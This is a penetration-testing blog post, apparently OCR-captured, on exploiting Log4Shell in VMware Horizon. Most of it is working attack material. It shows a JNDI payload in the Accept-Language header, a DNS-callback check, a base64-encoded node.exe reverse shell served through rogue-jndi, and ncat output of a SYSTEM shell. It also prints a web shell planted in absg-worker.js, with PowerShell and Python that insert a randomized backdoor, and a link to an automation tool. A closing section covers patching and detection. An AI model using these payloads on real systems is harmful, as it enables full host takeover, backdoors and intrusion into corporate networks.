


By Nicholas Anastasi • Jan 10, 2022 • 12 min read

Exploitation

Crossing the Log4j Horizon - A Vulnerability With No Return

Exploit • log4j • Pentesting • Tools

Introduction - Log4jHorizon

to execute code as an unauthenticated user using a single HTTP request.

Using this vulnerability and a proof of concept script we have compiled, an attacker can execute arbitrary code on affected instances and implement a backdoor. A link to the repository containing the proof of concept code can be found below:


puzzlepeaches / Log4jHorizon

Exploiting CVE-2021-44228 in Unifi Network Application for remote code execution and more.

https://github.com/puzzlepeaches/Log4jHorizon

Exploitation Breakdown

VMWare Horizon is used to provide a remote desktop session to users via a web browser. Horizon has several components, one of which is the VMWare View framework. This part of the application serves the web application that provides browser access to Horizon services. Navigating to the webpage for the application in a web browser will look something like the following:




The vulnerability itself is in the “Accept-Language” header issued to the endpoint “/portal/info.jsp” A complete web request to this endpoint is provided below:

```
GET /portal/info.jsp HTTP/1.1
Host: 10.100.100.45
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ir
Sec-Fetch-Site: none
Accept-Language: <PAYLOAD>
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
curl -vv -H "Accept-Language: \${jndi:ldap://l3m56a.dnslog.cn:1207/lol}" --insecure ht
```

You aren't limited to only using dnslog.cn for this step. Ideally, we recommend you set up your own Burp Collaborator or Interactsh server to test for this vulnerability.

Issue the cURL command and look for a DNS callback in DNSLog. If the host is vulnerable, you should see something like this come through:



DNS Query Record	IP Address	Created Time
l3m56a.dnslog.cn	45.7	2022-01-06 05:00:52
l3m56a.dnslog.cn	45.7	2022-01-06 05:00:52
l3m56a.dnslog.cn	45.7	2022-01-06 05:00:52
l3m56a.dnslog.cn	172	2022-01-06 05:00:50
l3m56a.dnslog.cn	172	2022-01-06 05:00:50

Those DNS interactions above indicate that the host is indeed exploitable. In past articles, we then used local tools to get a reverse shell to interact with the underlying operating system.

Getting a Reverse Shell

First, you need to clone and build the tool, rogue-jndi from the GitHub repository linked below:

veracode-research / rogue-jndi

https://github.com/veracode-research/rogue-jndi

Make sure you have Maven and Java installed before attempting to compile this tool.

This one-liner should do everything you need:

```
git clone https://github.com/veracode-research/rogue-jndi && cd rogue-jndi && mvn pacl
```

Once the Jar is compiled, you will have to craft a command to deliver the reverse shell. Unlike vCenter and Unifi we don't have ncat out of the box. Instead we are going to abuse the node.exe script interpreter to establish a reverse shell. Use a command similar to the following and replace the included IP and port.

```
C:\"Program Files"\VMware\"VMware View"\Server\appblastgateway\node.exe -r net -e "sh
```

For ease of use, we are going to Base64 encode this and run it using PowerShell. Doing this is easiest via the iconv and Base64 utility on Unix systems. Put the command above into a file and feed it into the command below:

```
dQBpAHIAZQAoACcAYwBoAGkAbABkAF8AcAByAG8AYwBlAHMAcwAnACkALgBlAHgAZQBjACgAJwBjAG0AZAAuAGUAeABlACcAKQA7AHYAYQByACAAYwBsAGkAZQBuAHQAIAA9ACAA
bgBlAHcAIABuAGUAdAAuAFMAbwBjAGsAZQB0ACgAKQA7AGMAbABpAGUAbgB0AC4AYwBvAG4AbgBlAGMAdAAoADQANAAyACwAIAAnADEAOQAyAC4AMQA2ADgALgAxAC4AMQAnACwA
IABmAHUAbgBjAHQAaQBvAG4AKAApAHsAYwBsAGkAZQBuAHQALgBwAGkAcABlACgAcwBoAC4AcwB0AGQAaQBuACkAOwBzAGgALgBzAHQAZABvAHUAdAAuAHAAaQBwAGUAKABjAGwA
aQBlAG4AdAApADsAcwBoAC4AcwB0AGQAZQByAHIALgBwAGkAcABlACgAYwBsAGkAZQBuAHQAKQA7AH0AKQA7ACIACgA=
```


Then, using rogue-jndi craft a command similar to the following but replace the included Base64 output with the string you just generated:

```
java -jar utils/rogue-jndi/target/RogueJndi-1.1.jar --command 'powershell -encodedcomm
```

```
→  Log4jHorizon.dev git:(main) ✗ java -jar utils/rogue-jndi/target/RogueJndi-1.1.jar --command 'powershell -encodedcommand QwA6AFwAIgBQA
HIAbwBnAHIAYQBtACAARgBpAGwAZQBzACIAXABWAE0AdwBhAHIAZQBcACIAVgBNAHcAYQByAGUAIABWAGkAZQB3ACIAXABTAGUAcgB2AGUAcgBcAGEAcABwAGIAbABhAHMAdABnA
GEAdABlAHcAYQB5AFwAbgBvAGQAZQAuAGUAeABlACAALQByACAAbgBlAHQAIAAtAGUAIAAiAHMAaAAgAD0AIAByAGUAcQB1AGkAcgBlACgAJwBjAGgAaQBsAGQAXwBwAHIAbwBjA
GUAcwBzACcAKQAuAGUAeABlAGMAKAAnAGMAbQBkAC4AZQB4AGUAJwApADsAdgBhAHIAIABjAGwAaQBlAG4AdAAgAD0AIABuAGUAdwAgAG4AZQB0AC4AUwBvAGMAawBlAHQAKAApA
DsAYwBsAGkAZQBuAHQALgBjAG8AbgBuAGUAYwB0ACgANAA0ADIALAAgACcAMQA5ADIALgAxADYAOAAuADEAMQAuADUAMAAnACwAIABmAHUAbgBjAHQAaQBvAG4AKAApAHsAYwBsA
GkAZQBuAHQALgBwAGkAcABlACgAcwBoAC4AcwB0AGQAaQBuACkAOwBzAGgALgBzAHQAZABvAHUAdAAuAHAAaQBwAGUAKABjAGwAaQBlAG4AdAApADsAcwBoAC4AcwB0AGQAZQByA
HIALgBwAGkAcABlACgAYwBsAGkAZQBuAHQAKQA7AH0AKQA7ACIACgA=' --hostname 192.168.11.50
+-+-+-+-+-+-+-+-+-+
|R|o|g|u|e|J|n|d|i|
+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://192.168.11.50:1389/o=tomcat to artsploit.controllers.Tomcat
Mapping ldap://192.168.11.50:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://192.168.11.50:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
Mapping ldap://192.168.11.50:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://192.168.11.50:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://192.168.11.50:1389/o=reference to artsploit.controllers.RemoteReference
Mapping ldap://192.168.11.50:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://192.168.11.50:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
Sending LDAP ResourceRef result for o=tomcat with javax.el.ELProcessor payload
```

Start a ncat listener and fire the following command while replacing the IP included in the Accepted-Language header with the host running rogue-jndi:

```
curl -vv -H "Accept-Language: \${jndi:ldap://192.168.11.50:1389/o=tomcat}" --insecure
```

Following the execution of the cURL command above, you should have a reverse shell waiting for you in the context of SYSTEM:

```
Ncat: Connection from 10.100.100.45.
Ncat: Connection from 10.100.100.45:53640.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files\VMware\VMware View\Server\bin>whoami
whoami
nt authority\system

C:\Program Files\VMware\VMware View\Server\bin>
```

Anlayzing Real-World Exploitation

VMWare Horizon and VMWare View can only be installed on the Windows operating system. Getting a reverse shell from a Windows system is very possible and may be the desired route for individuals testing this exploit out in their labs. Real world attackers are aware however that Windows Server installations in corporate environments have endpoint detection and response utilities installed. Due to the insanely large number of these hosts exposed to the internet, it is also unfeasible to manage thousands of reverse shells and perform post-exploitation activities.

Attackers have therefore opted to abuse the VMWare View installation and the included VMWare Blast Secure Gateway application. More information on the blast gateway application can be found below:


Blast Secure Gateway Documentation

https://docs.vmware.com/en/VMware-Horizon-7/7.13/horizon-architecture-planning/GUID-90C47ABC-6BC7-4A4C-A24C-B4FA19454B33.html

The Blast Secure Gateway is a NodeJS application and mainly functions through the execution of a file titled “absg-worker.js”. Furthermore, the secure Gateway is managed using the Non Sucking Service Manager utility (nssm.exe). VMWare made the manipulation of all of these applications very easy for us in practice as the recommended several of the executables are excluded from AV and EDR monitoring:

VMware Knowledge Base: AV Exclusions

A list of .exe files that should be added to Antivirus executable exclusion list to prevent interference with VMware Horizon View's core functionality. Add the these .exe files to antivirus executable exclusion list to prevent interference with VMware Horizon View.




https://kb.vmware.com/s/article/2082045

Attackers quickly picked up on this and have crafted payloads to insert a pseudo web shell into the file “absg-worker.js”. Using a one-line PowerShell command, JavaScript code is added to the file to provide a method for command execution in the Blast Secure Gateway application exposed on port 8443. An example of a command that defenders have observed in the wild to accomplish this task is listed below:

Thanks to @vRobSmith on Twitter for reaching out with the real-world usage example of this command! A link to the JoeSandbox analysis of the launcher above can be found below:

Automated Malware Analysis Report - JoeSandbox

Deep Malware Analysis - Joe Sandbox Analysis Report including overview, process tree, behavior graphs, and screenshots.



https://www.joesandbox.com/analysis/544644/0/html

Analyzing the PowerShell Payload

Let's quickly break this code down to understand what it's doing. The command first finds the VMBlastSG process and extracts the file path it is running from. This is to presumably avoid failed exploitation in situations where VMBlastSG is running from a non-standard location:

```
$path=gwmi win32_service|?{$_.Name -like """*VMBlastSG*"""}|%{$_.PathName -replace '"
```

The output path is modified to directly point at the absg-worker.js file to facilitate the upcoming modifications. Using this behemoth of a command, a malicious JavaScript function is added to the file:

containing the text, "req.connection.end()". What is happening on that line is widely irrelevant to the attacker. It only occurs once in the absg-worker.js file and provides us with a great place to place a malicious function. The PowerShell command then inserts a function similar to the one shown below:

```
if (String(req.url).includes('lxmvvZ3S4o250Tw22Z9vTao0cJFmkplDoi828cVwQtZVj3eUbb')) {
    try {
        replyError(req, res, 200, require('child_process').execSync(
            Buffer.from(req.headers['data'], 'base64').toString('ascii')
        ).toString());
    } catch (err) {
        replyError(req, res, 400, err.stderr.toString());
    }
    return;
}
```

Let's quickly break this down line by line. First and foremost, the function looks for an inbound request to the specified path:

```
if (String(req.url).includes('lxmvvZ3S4o250Tw22Z9vTao0cJFmkplDoi828cVwQtZVj3eUbb'))
```


If a request to that endpoint is observed, the function then attempts to create a child_process using NodeJS.

```
try {
    replyError(req, res, 200, require('child_process').execSync(
        Buffer.from(req.headers['data'], 'base64').toString('ascii')
    ).toString());
}
```

More information about this functionality is linked below:

Child process | Node.js v17.3.0 Documentation

Source Code: lib/child_process.js The child_process.spawn() , child_process.fork() , child_process.exec() , andchild_process.execFile() methods all follow the idiomatic asynchronous programming pattern typical of other Node.js APIs.



https://nodejs.org/api/child_process.html


The function will look for the header “data” and base64 decode its contents. Whatever command it finds will be executed in the context of NT AUTHORITY \ SYSTEM. Following that, we have some simple error handling.

```
catch (err) {
    replyError(req, res, 400, err.stderr.toString());
}
return;
}
```

```
Restart-Service -Force VMBlastSG
```

Payload Improvements - Let's do it Better

First and foremost, what if the VMBlastSG process isn't running in the first place? Guess what, it usually isn't. From what I can tell it isn't enabled by default. A far from a large number of 28 instances are in the US according to Shodan:



Instead, let's just simply hardcode the path to the absg-worker.js file:

```
$path="C:\Program Files\VMware\VMware View\Server\\appblastgateway\lib\\absg-worker.j
```

```
url_path = ''.join(random.choices(string.ascii_lowercase, k = 25))
payload_header = ''.join(random.choices(string.ascii_lowercase, k = 5))

backdoor = '''$path="C:\Program Files\VMware\VMware View\Server\\appblastgateway\lib\\

# Inserting random header and URL path
header_replace = backdoor.replace('HEADER', payload_header)
url_replace = header_replace.replace('URL_PATH', url_path)
```

The bulk of the edits made to absg-worker.js are otherwise the same. Again, give this hacker a medal!

```
$expr="req.connection.end();`r`n`t`t`t}`r`n`r`n`t`t`tif (String(req.url).includes('URI
```

Finally, we restart the VMBlastSG service using PowerShell the same way the original attacker did it:

```
Restart-Service -Force VMBlastSG
```

Exploit Automation

The repository below makes the exploitation of this issue easy.

puzzlepeaches / Log4jHorizon

https://github.com/puzzlepeaches/Log4jHorizon

Please note that to prevent skiddies from using this en masse, I have added some “features” that make detection and attribution easy for defenders in most situations. Furthermore, this script **can’t** easily be run against a large number of hosts. Additional features would have to be added to make mass exploitation capabilities a reality. An example of the tool adding a backdoor to a vulnerable Horizon instance is shown in the screenshot below:

```
Log4jHorizon.dev git:(main) ✗ python3 exploit.py -b -t 10.100.100.45 -i 192.168.11.50
[*] Implementing backdoor now...
[*] Starting malicous JNDI Server
[*] Firing payload!

[*] Checking to see if the VMBlastSG service started.
[*] This can take up to 15 seconds.
[*] Exploit successful!
[*] Your backdoors path is: https://10.100.100.45:8443/mpdbdroewoqqzjciiwrnuvtki
[*] Your backdoors header is: hkxie
[*] Windows commands need to be Base64 encoded and issued in a cURL request similar to the one below:
[*] curl -ski -H "hkxie: Y21kLmV4ZSAvYyBjYWxjLmV4ZQo=" https://10.100.100.45:8443/mpdbdroewoqqzjciiwrnuvtki
```

As an added treat, I have also added the ability to establish a reverse shell using VMWare included node.exe. This may provide us with some extra defense evasion but I expect that again, any EDR worth something will catch node.exe spawning a command prompt and stop it.

```
~ ncat -lvnp 442
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::442
Ncat: Listening on 0.0.0.0:442
Ncat: Connection from 10.100.100.45.
Ncat: Connection from 10.100.100.45:53640.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files\VMware\VMware View\Server\bin>whoami
whoami
nt authority\system

C:\Program Files\VMware\VMware View\Server\bin>
```

Installation and usage information can be found in the repositories README.md file.

Detection and Defense

We want to call out immediately that the exploit detailed in this article serves as one of the largest risks to face organizations following the release of CVE-2021-44228. The software solution is almost exclusively used by organizations making it an ideal target for ransomware operators and initial access brokers.

When exploited, code execution occurs in the context of SYSTEM and results in a complete takeover of the Windows host. Furthermore, due to the fact that administrative accounts are needed to facilitate the VMWare Horizon solution, a quick dump of lsass.exe on the host can very likely instantly result in a complete takeover of internal Active Directory domains. Suffice to say, we recommend that you patch NOW and invoke IR if your system went

VMware Advisories: VMSA-2021-0028.8

2021-12-10: VMSA-2021-0028 Initial security advisory. 2021-12-11: VMSA-2021-0028.1 Updated advisory with workaround information for multiple products including vCenter Server Appliance, vRealize Operations, Horizon, vRealize Log Insight, Unified Access

https://www.vmware.com/security/advisories/VMSA-2021-0028.html

Note that if you implemented workarounds anytime in the last week, you should immediately invoke IR to review changes made to the absg-worker.js file. Detection is super easily automated by looking for the existence of the string “child_process”.

I haven’t been able to review all iterations of absg-worker.js file across VMWare View versions myself, but assume it is very unlikely that this functionality will ever be included. Looking for strings such as “data” or specific URI paths will not work long term here. I have been able to dynamically generate header values and URI paths in thirty minutes via Python. Real attackers have been doing this for a week already and most likely did the same. Further notes on detection and response can be found in the NHS article linked below:

Log4Shell Vulnerabilities in VMware Horizon Targeted to Install Web Shells - NHS Digital

command, spawned from

https://digital.nhs.uk/cyber-alerts/2022/cc-4002

Continuous Penetration Testing

Whether your organization has been compromised or not, it seems as if the Log4j vulnerability will be here for some time. With Continuous Penetration Testing, you're able to monitor and test for vulnerabilities year-round – and in real-time – to make sure your network is protected from such vulnerabilities. If you want to learn more, get in touch any time.

Nicholas Anastasi

Director of Technical Operations

Nicholas Anastasi started his career in cybersecurity at Sprocket and hasn't looked back. Continuous Penetration Testing is all he knows and during his day to day he leads the penetration testing team, writes a ton of Python and works tirelessly to improve the CPT process. In his free time, Nicholas enjoys running, eating too much candy and developing on his homelab.

Nicholas and the rest of the team are dedicated to making sure our clients continuously maintain a strong security posture. If you are interested in talking with Nicholas about our services, reach out today!

Subscribe to our newsletter

Stay up-to-date on the latest exploits and industry news.

Email Address*

Sign Up

Contact Sprocket

821 E Washington Ave Suite 402 Madison, WI 53703

+1 608 260 7909

contact@sprocketsecurity.com

The Platform

Attack Surface Management

Continuous Penetration Testing

Adversary Simulations

Timeboxed Security Services

Resources

Watch Demo

Company

About